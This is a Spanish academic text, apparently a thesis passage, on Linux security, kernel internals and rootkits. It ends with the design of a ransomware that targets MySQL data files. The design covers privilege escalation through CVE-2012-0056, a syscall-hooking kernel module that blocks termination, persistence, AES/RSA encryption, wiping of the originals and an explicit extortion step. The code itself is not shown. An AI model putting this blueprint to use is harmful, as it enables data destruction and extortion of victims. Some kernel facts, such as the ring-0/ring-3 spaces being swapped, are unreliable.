Linux tiene un sistema muy robusto de permisos y privilegios, tanto localmente como para red. Su sistema básico de permisos o control de acceso es el DAC [III] en este caso el usuario o propietario asigna los permisos a los archivos de los cuales es eldueño, el propietario se asigna permisos a si mismo, a quienes pertenecen a su mismo grupo y a cualquier otra persona. Además los comandos que puede ejecutar root (usuario administrativo del sistema) y un usuario normal del sistema están perfectamente regulados, y si un usuario necesita ejecutar uno, algunos o todos los comandos administrativos se puede especificar explícitamente a cuales tiene acceso un usuario o un grupo, e inclusive tener un escalamiento de privilegios para llevar acabo la administración del sistema. Los comandos más comunes para hacer uso de DAC son:

- chmod: cambia los permisos de acceso a un archivo.
- chown: cambia a el propietario del archivo.
- setfacl: proporciona listas de control de acceso , es un chmod pero a un nivel más especifico.

Linux también incluye los acceso de control MAC (mandatory access control) , en esta forma se necesita permitir explícitamente las actividades que un proceso esta autorizado a realizar en un recurso, es el método más restrictivo ya que el usuario final no puede establecer controles de acceso, es el administrador quien los establece. MAC funciona bajo la filosofía del menor privilegio posible , es decir, sólo se le conceden los privilegios necesarios a un programa o usuario para que pueda trabajar correctamente, nunca se le dan privilegios o acceso a archivos o recursos que no le conciernen. Por ultimo RBAC (Rule Based Access Control) los roles se crean para realizar ciertas funciones y los permisos para llevar acabo ciertas operaciones se asignan a roles específicos. Se asignan funciones a los usuarios con lo que se le conceden privilegios, pero a los archivos y recursos se les asignan permisos de acuerdo a las funciones que lo requieran. Selinux es un software creado por la NSA[IV] es el programa que aplica MAC y de forma implícita aplica RBAC a nivel kernel en Linux que verifica las operaciones permitidas entre los programas y los archivos.
En cuanto a la seguridad en red, Linux proporciona un firewall bastante robusto conocido como

[III] Discretionary Access Control

[IV] National Security Agency

"iptables" con el cual se puede mantener la seguridad del sistema cuando se conecta a un red. Un firewall es un software que bloquea comunicaciones no autorizadas a un sistema conectado a una red mientras permite a su vez comunicaciones autorizadas. Los sistemas GNU/Linux proporcionan una gran cantidad de herramientas así como también librerías enfocadas a la criptografía, análisis forense digital, testeo de aplicaciones, redes, etc. En pocas palabras Linux ofrece una amplia gama de herramientas enfocadas a seguridad informática.Por ejemplo:

- Tripwire: Herramienta de integridad de datos, nos alerta de cambios realizados a archivos.
- Selinux: Es una herramienta a nivel kernel que permite implementar políticas MAC y RBAC.
- Snort: Es un Sistema detector de intrusos a nivel red.
- Openssl: Es un conjunto de herramientas y bibliotecas relacionadas con la criptografía.

2.0.3 Malware en Linux

El malware en Linux tiene un gran mito a su alrededor, básicamente se cree que en sistemas Linux no hay virus informáticos, la cual es una mentira. Simplemente hay otros factores que atenúan la presencia de malware en Linux, por lo tanto da como resultado este mito. Los Factores principales por los que la programación de malware en Linux no es muy atractiva son:

- La cuota del mercado de Linux es muy difícil de establecer pero de algo es muy seguro es mucho menor al 10%, por lo cual no hay incentivo minino. Usuarios: en general los usuario de sistemas Linux tiene un conocimiento más profundo de sistemas de cómputo comparados con otras plataformas.
- El nivel de infección que causa un malware dependerá de los privilegios que tenga el usuario que ejecuto el programa.
- Los programas en Linux no tienen los privilegios para ejecutarse sólos.
- El uso de software libre en las plataformas.
- El uso de repositorios así como sistemas de gestión de paquetes.

De forma general el uso de funciones hash[V] para verificar la integridad de los paquetes, el uso de firmas digitales para corroborarla autenticidad del paquete, el uso de software de código abierto, una comunidad grande y muy activa de desarrolladores, actualizaciones muy frecuentes para los bugs, la baja cuota del mercado, el uso de varios sistemas que gestionan el control de acceso, utilidades de criptografía, antivirus y programas enfocados a la detección de rootkits y backdoors, firewalls, sistemas de detección de intrusos, honeypots, hypervisores, chroots para programas, uso de repositorios, el conocimiento de cómputo por parte de sus usuarios, hace que la programación de malware sea sin sentido.
Aún así, da la brecha para la programación de malware que es usado en una situación muy pero muy especifica nada que sea general, ya que los sistemas Linux lo único que comparten es el nombre kernel. Cada distro usa una versión del kernel en particular , las utilidades, librerías, archivos de configuración cada distro mantiene versiones diferentes, de forma resumida no hay un sistema Linux genérico. La forma de propagar malware que funciona en sistemas de software

[V] Es una función que calcula una una secuencia de bits de longitud fija de una secuencia de bits de longitud variable.

no libre no parece adaptarse muy bien a lo que es Linux y su modelo de software libre. Una forma en que se podría portar malware a Linux es introduciendo más software no libre, pero no sería viable ya que en la mayor parte de los casos siempre hay al menos una opción de software libre para un software no libre.
En general el mayor uso de software no libre es por el uso de controladores de hardware. La otra forma sería infectar los repositorios pero aun así los sistemas de gestión de paquetes lo notarían y no instalarían el software, y solo deja otra camino que es la infección de código y que uno mismo lo compile e instale,lo cual no es viable por 2 razones: la primera es que cualquier adición al código fuente sería notada por los desarrolladores y en segundo lugar las funciones hash [VI]. Quizás sólo quede que los mismo desarrolladores infecten los programas, y entonces ¿Que pasaría con las personas que se encargan de dar soporte a las distros?.
En general no vale la pena elaborar malware en Linux para propósitos generales, pero esto da el parte aguas para elaborar malware con fines muy específicos, como podría ser espionaje, chantaje, sabotaje o inclusive como una arma bélica.
Los escenarios en que su uso podría ser factible van desde un empleado enojado, un esposo espiando a su mujer, una empresa decidida a frenar a la competencia ,hasta un gobierno decidido a sabotear a otro.

2.1 Kernel

Un sistema operativo es un software que administra el hardware de una computadora, que a su vez es un conjunto de software responsable del uso básico y administrativo de los recursos de hardware, además proporciona las bases para los programas de aplicación, es decir, actúa como intermediario entre el usuario y el hardware.
El kernel es el software que provee y controla los servicios básicos (acceso a los recursos) para todas las otras partes del sistema (sistema operativo y programas de aplicación), comúnmente administra el CPU, memoria y los dispositivos de entrada/salida. Los programas no tienen acceso directo al hardware por si mismos así que necesitan al kernel para que les proporcione acceso a los recursos de hardware necesarios. Pero a su vez los programas no tienen acceso directo al kernel debido a que el kernel necesita el acceso total al hardware a comparación de los programas, es decir, tanto el kernel como los programas necesitan diferentes niveles de privilegios.
La forma de separar los privilegios es por el uso de anillos de privilegios, en el anillo 0 le da total acceso a los recursos al kernel y se ejecuta en un espacio de memoria conocida como espacio del kernel, en contraste las aplicaciones del usuario se ejecutan en el espacio de usuario en el anillo 3 y no tiene acceso al hardware directamente. Al momento de tener diferentes zonas de memoria, la forma que tienen para interactuar los programas con el hardware es a través de las llamadas al sistema que son las encargadas de comunicar a los programas con el kernel que a su vez asigna los recursos véase figura 2.1.

2.1.1 Modo Protegido y Anillos

El modo protegido es una modo de operación para la familia x86 que se utiliza para mejorar la estabilidad del sistema haciendo uso de características tales como multitarea de forma segura, protección de memoria , paginación y memoria virtual todo esto a nivel hardware. Antes del modo protegido solo existía el modo real que básicamente proporcionaba a cualquier software

[VI] Tambien conocidas como sumas de verificación




Figura 2.1: El kernel y su forma de interactuar con el hardware y las aplicaciones.

acceso total al hardware con lo que cualquier programa muy fácilmente puede sobrescribir en áreas de memoria de uso del sistema con lo que se puede lograr sin mayor problema que el sistema completo fallara.
La idea detrás del modo protegido es proteger al sistema de los programas que ejecute un usuario, es decir, hacer un sistema tolerante a fallos. Los programas del usuario pueden fallar pero no el sistema, con el modo protegido maneja el error que produciría o mejor dicho previene que el sistema completo colapse cuando un programa intenta ejecutar un instrucción privilegiada o sobrescribir en una zona de memoria perteneciente al sistema.
Un registro es memoria de poca capacidad y de alta velocidad integrada en el CPU, para lograr su cometido el modo protegido hace uso de los registros de control los cuales son registros que controlan el comportamiento del CPU ,es decir ,administran todo el modo protegido y los registros que se usan son:

- CR0: Sus funciones principales son habilitar el modo protegido o dejar al sistema en modo real, paginación, cache, entre otras.
- CR1: Reservado.
- CR2: Se encarga de manejar si ocurre un error de paginación.
- CR3: Se usa cuando la paginación es habilitada en CR0.
- CR4: Se usa para controlar varias características avanzadas, por ejemplo: vmx (intel) o svm (amd) las cuales proveen la virtualización a nivel hardware.

Por ejemplo, la Global Descriptor Table (GDT) define en general las áreas de memoria protegida y con ciertas instrucciones se puede sobrescribir, lo que da como resultado áreas de memoria comprometidas. Otro muy buen ejemplo sería cambiar el bit de protección en CR0 para dejar a un sistema funcionando en modo real. A partir del modo protegido se desprenden los anillos que son mecanismos para proporcionar diferentes niveles de acceso a los recursos, siendo el anillo 0 el más privilegiado y el anillo 3 el menos privilegiado (en x86 solo hay 4 niveles).

- El anillo 0 se ejecuta en modo real, sin restricciones sobre el hardware y es donde se ejecuta el kernel (modo kernel).

- Los anillos 1,2 normalmente no son usados en los sistemas operativos actuales. Fueron pensados para los drivers que son los encargados de interactuar con un periférico.

- El anillo 3 es el menos privilegiado y donde los programas del usuario son ejecutados (modo usuario).

El problema con los anillos son que generan retardos al tener que corroborar si se tiene el privilegio necesario para leer, escribir o ejecutar. Los niveles de privilegios proporcionados en x86 son a nivel hardware ya que es un modo de operación del CPU. En general el CPU hace uso de tablas para definir las áreas de memoria (Global Descriptor Table) y de niveles de privilegio (Descriptor Privilege Levels) del 0 al 3.

2.1.2 Tipos de Kernel

Más que referirse lo que coloquialmente se conoce como tipos de kernel, es lo que se conoce como diseño del kernel, la diferencia entre cada uno de ellos es qué tanto código se ejecuta en el espacio de usuario.

Kernel Monolítico

El kernel monolítico es un sólo programa que contiene en su código todo lo necesario para llevar acabo cada una de sus tareas, es decir, es un solo programa que se ejecuta en un sólo espacio de memoria (espacio del kernel). Entre sus ventajas destaca que no es necesario comunicarse con el kernel ya que todos sus servicios corren en el anillo 0 , en el mismo espacio de memoria y pertenecen a un único proceso por lo que se obtiene un buen rendimiento. El problema que tiene es que si ocurre una falla en el kernel puede causar el colapso completo del sistema.

MicroKernel

El microkernel no ejecuta todo como un solo proceso en un solo espacio de memoria, todas sus funciones se dividen en varios procesos llamados servers que se ejecutan en diferentes espacios de memoria, algunos se ejecutan en el anillo 0 y otros en el anillo 3. En este caso los servers no se comunican directamente entonces tienen que usar un proceso de intercomunicación. Su principal ventaja es que esta pensado para ser tolerante a fallos ya que si alguna parte del kernel falla no cause el colapso completo del sistema. Sus desventajas son que el proceso de intercomunicación resulta no tan trivial al tener que brincar constantemente entre el anillo 0 y el anillo 3. Otra cuestión sería que agrega latencia al tener que usar un proceso de intercomunicación entre sus diferentes componentes.

Kernel Híbrido

El kernel híbrido toma las ideas de diseño de los 2 tipos anteriores, básicamente es un microkernel que tiene más código en el espacio de kernel para mejorar sus rendimiento.[VII]

[VII] Golftheman(17/06/2008) Recuperado el 10 de Octubre del 2012, de http://en.wikipedia.org/wiki/Image:OS-structure.svg




Figura 2.2: Tipos de Kernel.

2.2 Kernel Linux

El Linux kernel es kernel monolítico y sólo ocupa 2 anillos de los 4[VIII], ocupa el anillo 0 (espacio de usuario) y el anillo 3 (espacio del kernel). Para poder conectar a los espacios de memoria, glibc es la encargada de proporcionar la interfaz de llamadas al sistema, proporciona el mecanismo para pasar del espacio de usuario al espacio del kernel, también es importante mencionar que mientras el kernel de Linux es monolítico y se ejecuta en un solo espacio de memoria, los procesos del usuario cada uno corren en su propio espacio de dirección virtual. La memoria en Linux no se asigna directamente a direcciones físicas sino que son asignadas a través de páginas de tablas, es decir, se asigna un dirección virtual que a su vez es traducida a direcciones físicas y se logra que cada proceso corra en su propio espacio de dirección virtual.

La arquitectura básica de un Linux kernel se divide de la siguiente manera :[IX]




Figura 2.3: Arquitectura del Kernel de Linux

- SCI: Es la capa que se encarga de proveer las llamadas al sistema desde el espacio de usuario al espacio del kernel.
- PM: Es la capa que se encarga de administrar los procesos ,entre sus tareas se encuentran

[VIII] Para mayor información consulte la pagina oficial del proyecto http://www.kernel.org/

[IX] M. Tim Jones (6 de junio del 2007) Recuperado el 25 de junio de 2012 de http://www.ibm.com/developerworks/library/l-linux- kernel/

creación, sincronización, comunicación entre ellos, pausarlos, detenerlos o simplemente matarlos.

- MM: Es la capa encargada de administrar la memoria, es decir, asignación, liberación y determinar cuando una página puede ser pasada a la swap, ya que Linux maneja paginación para el uso de la memoria y esta mismas son de 4kb.
- VFS: Es la capa encargada de proporcionar una interfaz entre el sistema de archivos(es el encargado de organizar los directorios y archivos de un sistema) que maneja el sistema y el kernel. En general se dice que un usuario puede montar y trabajar de manera transparente con sistemas archivos diferentes en el mismo sistema.
- Red: Provee la interfaz para trabajar los protocolos basados en TCP/IP.
- DD: Es la capa encargada de proveer los controladores necesarios para trabajar con diversos dispositivos tales como bluetooth.
- Arch: Es la parte responsable de interactuar con la arquitectura sobre la cual el sistema corre, ya sea x86, itanium, sparc, ppc , etc.

2.2.1 LKM

Los LKM (Loadable kernel module) o módulos del núcleo [X] permiten cargar más funcionalidad al Linux kernel así como también quitarle funcionalidad, con lo cual se genera un mayor rendimiento del sistema ya que solo se cargan los elementos necesarios al kernel. Un LKM es simplemente un tipo especial tanto como de ELF [XI] y de código fuente.

En general los programas en C tienen librerías, funciones y un main. Los módulos son un poco diferentes constan de 3 secciones básicas: librerías, funciones y en lugar de main contiene macros para cargar el módulo así como para quitarlo. Dentro de los archivos código objeto contiene lo que se conoce como tabla de símbolos que guarda la información necesaria para ligar y depurar los contenidos de un código objeto, básicamente la tabla de símbolos contiene nombre de variables y una dirección. Comúnmente cuando un programa es compilado el nombre de las variables es remplazado por su dirección virtual (se dice que se resuelven los símbolos). Lo nombres no son necesarios para que un programa corra, pero son necesarios para el depurador, así que el compilador almacena estos datos en la tabla de símbolos. Con los LKM pasa algo completamente diferente , los símbolos(direcciones) no son resueltos cuando se compilan sino cuando son cargados, más específicamente sus símbolos son resueltos por el mismo kernel (no hay algo más que pueda resolver los simbolos usuados en los LKM), en pocas palabras los LKM no usan funciones estándar de C por ejemplo printf(), ya que estas no son resultas por el kernel sino por glibc, solo se usan funciones propias del kernel.

2.2.2 Llamadas al sistema y rootkits

Las funciones de librerías son funciones de alto nivel que corren por completo en el espacio de usuario y proporcionan una interfaz más amigable hacia las funciones de bajo nivel que hacen el

[X] M. Tim Jones (16 de julio del 2008) Recuperado el 25 de junio de 2012 de https://www.ibm.com/developerworks/linux/library/l-lkm/

[XI] ELF(Executable and Linkable Format) es un formato de archivo general para ejecutables(librerías y código objeto) y es el estándar para sistemas Unix y tipo Unix.

verdadero trabajo conocidas como las llamadas al sistema. Las llamadas al sistema se indexan en una estructura conocida como syscall table.
La syscall table contiene la dirección de cada llamada al sistema, obviamente la syscall table se encuentra en el espacio del kernel. Un rootkit es un programa que permite acceso continuo, privilegiado y sigilosamente, esto se logra al corromper el funcionamiento normal de un sistema. En general se le considera malware y su detección es muy difícil ya que es un programa que se ejecuta en el anillo 0, por lo general, aunque hay rootkits que se ejecutan en el anillo 3 (modo usuario),anillo -1 (hypervisor)[33], el anillo -2 (smm)[35] y el anillo -3(mch)[34]. Cuando un rootkit se ejecuta en el anillo 0, básicamente altera el comportamiento del kernel y esto lo hace alterando las llamadas al sistema, con esto se logra esconder procesos, archivos, directorios, escalamiento de privilegios, manejar señales, en pocas palabras se tiene el control del sistema sin restricciones de nada. Pero la única forma de alterar un sistema a este nivel es ser el administrador del sistema. En el Siguiente capítulo se verá la implementación del malware como tal.

Capítulo 3

Implementación

A continuación se abordará una implementación de lo que es un criptovirus, se empezará por establecer un contexto donde es factible usarlo así como una descripción básica del algoritmo , posteriormente se abordan consideraciones importantes para el algoritmo, descripción de las etapas, así como la interfaz de implementación,y la implementación. Para finalizar con las contra medidas que se pueden tomar.

3.1 Contexto

Para explicar el algoritmo de una forma mas representativa , es necesario tener un contexto : Sea un servidor de base de datos(mysql) con un sistema GNU/Linux vulnerable a un escalamiento de privilegios (por ejemplo CVE 2012-0056), un empleado con acceso al mismo y además descontento con la empresa. Un sistema que llena el estos requerimientos es Ubuntu 11.10.

Mysql
Mysql es un sistema de base de datos relacional y en Ubuntu 11.10 cuenta con las siguientes caracteristicas:

1. La carpeta de los datos por defecto es /var/lib/mysql.
2. La version es 5.1.66.
3. MyISAM es el motor de almacenamiento por defecto.
4. Se basa en el código ISAM.[I]
5. Cada tabla MyISAM se almacena en disco en tres archivos.
   (a) Los archivos tienen nombres que comienzan con el nombre de tabla y tienen una extensión paraindicar el tipo de archivos.
   (b) El archivo .frm almacena la definición de tabla.
   (c) El archivo donde se guardan los datos tiene una extensión .MYD (MYData).[II]
   (d) El archivo donde se guardan los indices tiene una extensión .MYI (MYIndex).

[I] es un sistema de gestión de archivos desarrollado por IBM que permite a los registros ser accesados
[II] En este caso los archivos .MYD son los archivos de interés para un criptovirus.

El plan del atacante
El algoritmo o plan ,que el atacante usará a grandes rasgos para el posible escenario es la siguiente:

1. Genera la clave RSA.
2. Introducir el criptovirus.
3. Cargar el LKM [III].
4. Genera una clave aleatoria , guardarla en un archivo cifrado con la llave publica.
5. Encontrar los archivos a cifrar.
6. Cifrar los archivos.
7. Borrar los archivos originales.
8. Extorsionar
9. Descifrar los archivos MYD.

El código
El código ha sido pensado para trabajar en 3 etapas:

1. Previa: en esta etapa se genera una llave RSA de 4096 bits.
2. Durante: aquí se carga un LKM y un script en bash para garantizar la ejecución de principio a final de la aplicación. En el script sirve en dado caso que se reinicie el sistema o tenga corte abrupto de energia el sistema, el LKM y el criptovirus sean cargados al inicio del sistema.Y finalmente el criptovirus es el encargado de encontrar, cifrar los archivos.
3. Posterior: finalmente el atacante puede extorsionar a los afectados, para descifrar los archivos y regresar los a su estado original.

3.2 Consideraciones

RSA 4096 [6] La factorización de números es un problema nada trivial, Rsa security lanzo la competición para factorizar numeros enteros grandes y en 2007 cancelo la competición pero ea finales del 2009 un grupo de investigadores logro factorizar Rsa-768 que es un numero de 232 dígitos y de 768 bits de largo, el cual tomo casi 2 años de computo. En la actualidad se recomienda el uso de claves de 2048 bits. Los investigadores dicen que “En un procesador de un solo núcleo 2,2 GHz AMD Opteron con 2 GB de RAM, tamizado habría tomado alrededor de 1500 años”.[6]

AES-128-CTR [IV]: Para llevar acabo la implementación se usará c++ y la librería cryptopp 5.6, la razón de escoger AES es debido a que es el estándar de cifrado por el gobierno de los Estados Unidos y al rendimiento que presenta. A continuación una parte de benchmarks[V] (Véase Tabla 3.1) realizado con crytopp 5.6 con un procesador AMD Opteron 8354 a 2.2 GHz corriendo bajo Linux .En este caso AES-CTR-128 ofrece el mejor rendimiento de cifrado (Véase tabla 3.1).

[III] Loadble kernle modules

[IV] Cryptopp Team (20 de Febrero del 2013) Recuperado el 5 de Septiembre del 2012 de http://www.cryptopp.com/benchmarks- amd64.html

[V] Técnica para medir el redimiendo de aplicaciones informáticas

Algoritmo	Mib/second
AES/CTR (128-bit key)	198
AES/CTR (192-bit key)	164
AES/ECB (128-bit key)	153
AES/CBC (128-bit key)	148
AES/CFB (128-bit key)	145
AES/OFB (128-bit key)	141
AES/CTR (256-bit key)	140
AES/CBC (192-bit key)	129
RC6/CTR	116
AES/CBC (256-bit key)	113
Twofish/CTR	93
SHACAL-2/CTR (128-bit key)	88
SHACAL-2/CTR (512-bit key)	87
Blowfish/CTR	84
MARS/CTR	83
Camellia/CTR (128-bit key)	73
CAST-256/CTR	61
Camellia/CTR (256-bit key)	58
Serpent/CTR	56
IDEA/CTR	44

Tabla 3.1: Comparación de Algoritmos de Cifrado

Gutmann: El método de borrado fue pensado para discos que usaban codificación MFM/RLL[VI] , en la actualidad se usan otras codificaciones como PMR, además en el contexto dado la implementación no hace factible sobrescribir 33 veces, ni tampoco solo borrar los archivos de forma habitual sí que se utilizara una versión del método Gutmann que sobrescribirá los archivos sólo una vez y los borrara del sistema.

[VI]Es un esquema de codificación usado en los discos en los discos magnéticos.

3.3 Descripción de cada una de las etapas

Genera la clave RSA
En esta etapa una clave(pública y privada) RSA de 4096 bits es generada y guardada en archivos binarios.

Cargar el LKM
El módulo del kernel es una parte crucial ya que este permitirá que el proceso finalice, esto se logra al interceptar llamadas al sistema. Las llamadas al sistema que se interceptan son:

1. kill: envia señales a procesos.
2. unlinkat: remueve un archivo.
3. rename: renombra archivos.
4. open: abre archivos.
5. deletemodule: quita un módulo del kernel.

Aunado al módulo , es importante mantener el módulo activo aun cuando el sistema se reinicie, para lograr esto es necesario crear un scrip, que cargue el modulo al inicio del sistema , así como también reinicie al criptovirus.

1. **Genera una clave aleatoria**
   En esta parte se crea la clave que se utilizará para cifrar los archivos posteriormente, ademas la clave y el vector de inicialización son guardadas en un archivos cifrados con RSA, y esto permitirá descifrar posteriormente.
2. **Encontrar los archivos a cifrar**
   Esta es la parte donde se encuentran los archivos .MYD.
3. **Cifrar los archivos**
   Los archivos .MYD son cifrados con AES-128-CTR, ademas de que se guarda un registro que indica con que clave ha sido cifrado.
4. **Borrar los archivos originales**
   Finalmente los archivos son removidos de manera segura, basado en el método gutman.

3.4 Interfaz de la implementación

A continuación se presentan los archivos, así como las funciones contenidas dentro de cada archivos que en conjunto son responsables de la implementación. Para ver el codigo completo por favor véase el apéndice A.

***Archivo**: aes-ed.h*

***Apéndice**: A.1*

Este archivo es el encargado de encontrar, cifrar y descifrar los archivos con AES-CTR-128.

---

aese

```
void aese (const char * dir_name, const char * tfile, int num)
```

valor regresado: ninguno
descripción: busca archivos, los cifra y los borra.

---

aesd

```
void aesd (const char * fild, const char * num )
```

valor regresado: ninguno
descripción: desifra los archivos.

---

name

```
int name ()
```

valor regresado: entero
descripción: parsea el archivo donde se guardo el registro del nombre del archivo y la clave con que fueron cifrados. Para saber con que clave desifrar un archivo.

***Archivo**: gutman.h*

***Apéndice**: A.2*

Este archivo es el encargado de sobrescribir y borrar archivos.

---

srfdel

```
int srfdel(const char * ftex))
```

valor regresado: cero
descripción: borra un archivo.

---

gutman

```
int gutman(const char * ftex)
```

valor regresado: cero
descripción: borra un archivo de manera segura sobrescribiendo lo solo una vez.

***Archivo**: rsa-ed.h*

***Apéndice**: A.3*

Este archivo es el encargado de cifrar y descifrar archivos con RSA.

---

crsa

```
int crsa(string key, char a[8])
```

valor regresado: cero
descripción: cifra un archivo con llave publica.

---

drsa

```
int drsa(string key, char a[8]))
```

valor regresado: cero
descripción: cifra un archivo con llave privada.

***Archivo**: rsa-file.h*

***Apéndice**: A.4*

Este archivo ayuda al cifrado y descifrado de claves y vectores de inicialización necesarios para AES-CTR-128

---

hexcon

```
int hexcon(string htex)
```

valor regresado: cero
descripción: imprime una cadena en formato hexadecimal.

---

filecrsa

```
int filecrsa (const char tex[5]))
```

valor regresado: cero
descripción: genera y cifra de manera asimetrica las claves y vectores de inicializacion.

---

filedrsa

```
int filedrsa (const char tex[5],const char tex2[5])
```

valor regresado: cero
descripción: descifra de manera asimetrica las claves y vectores de inicializacion.

***Archivo**: alux0.cpp*

***Apéndice**: A.5*

descripción: genra clave rsa de 4096 bits.

***Archivo**: alux1.cpp*

***Apéndice**: A.6*

descripción: programa principal para encontrar, cifrar y borrar archivos.

***Archivo**: alux2.cpp*

***Apéndice**: A.7*
descripción:programa principal para descifrar archivos.

***Archivo**:exploit.c*

***Apéndice**: A.8*

descripción: programa principal para explotar la vulnerabilidad CVE-2012-0056 (Véase apéndice A.8). [VII]

***Archivo**: nucleo.c*

***Apéndice**: A.9*
descripción: programa principal del LKM que intercepta llamadas al sistema.

3.5 Implementación

En esta parte se mostrará imágenes de la implementación hecha en tiempo real, las imágenes correspondientes son de la imagen 3.1 a la imagen 3.8.

```
root@kern:/home/kern# find  /home/kern/mysql/ -type f  -exec md5sum {} \; |grep MYD >md5.txt
root@kern:/home/kern# cat md5.txt
7fd1c6e362f6701d6e7161598564b6d4  /home/kern/mysql/mysql/help_category.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/procs_priv.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/time_zone_transition_type.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/event.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/time_zone_name.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/db.MYD
495670b80e707df42ca8a5e54bc47fd3  /home/kern/mysql/mysql/user.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/servers.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/time_zone_leap_second.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/proc.MYD
3eedda06980f78f169c571be3da8c7a8  /home/kern/mysql/mysql/help_topic.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/func.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/time_zone.MYD
3b0d73081d023ace6803edddff91ad52  /home/kern/mysql/mysql/help_keyword.MYD
f733f50fe53dbc72a886d1de55c3502a  /home/kern/mysql/mysql/help_relation.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/plugin.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/ndb_binlog_index.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/host.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/columns_priv.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/time_zone_transition.MYD
d41d8cd98f00b204e9800998ecf8427e  /home/kern/mysql/mysql/tables_priv.MYD
```

Figura 3.1: Previos: Es necesario generar su hash con el algoritmo md5sum de los archivos que serán afectados (en este caso se buscan los archivos .MYD) para corroborar la integridad de los datos antes y después del ataque.

[VII] Jason A. Donenfeld. Linux Local Privilege Escalation via SUID /proc/pid/mem Write , recuperado el 25 Agosto del 2013 de http://blog.zx2c4.com/749




Figura 3.2: Escalamiento de privilegios: Se muestra la implementación del CVE-2012-0056 por parte del usuario kern para el escalamiento de privilegios de manera local. Observe se el cambio de shell así como el nuevo uid y el nuevo usuario.

1. Se compila y se ejecuta el exploit para CVE-2012-0056.

2. Se verifica que el exploit ha funcionado,nótese el cambio de shell.

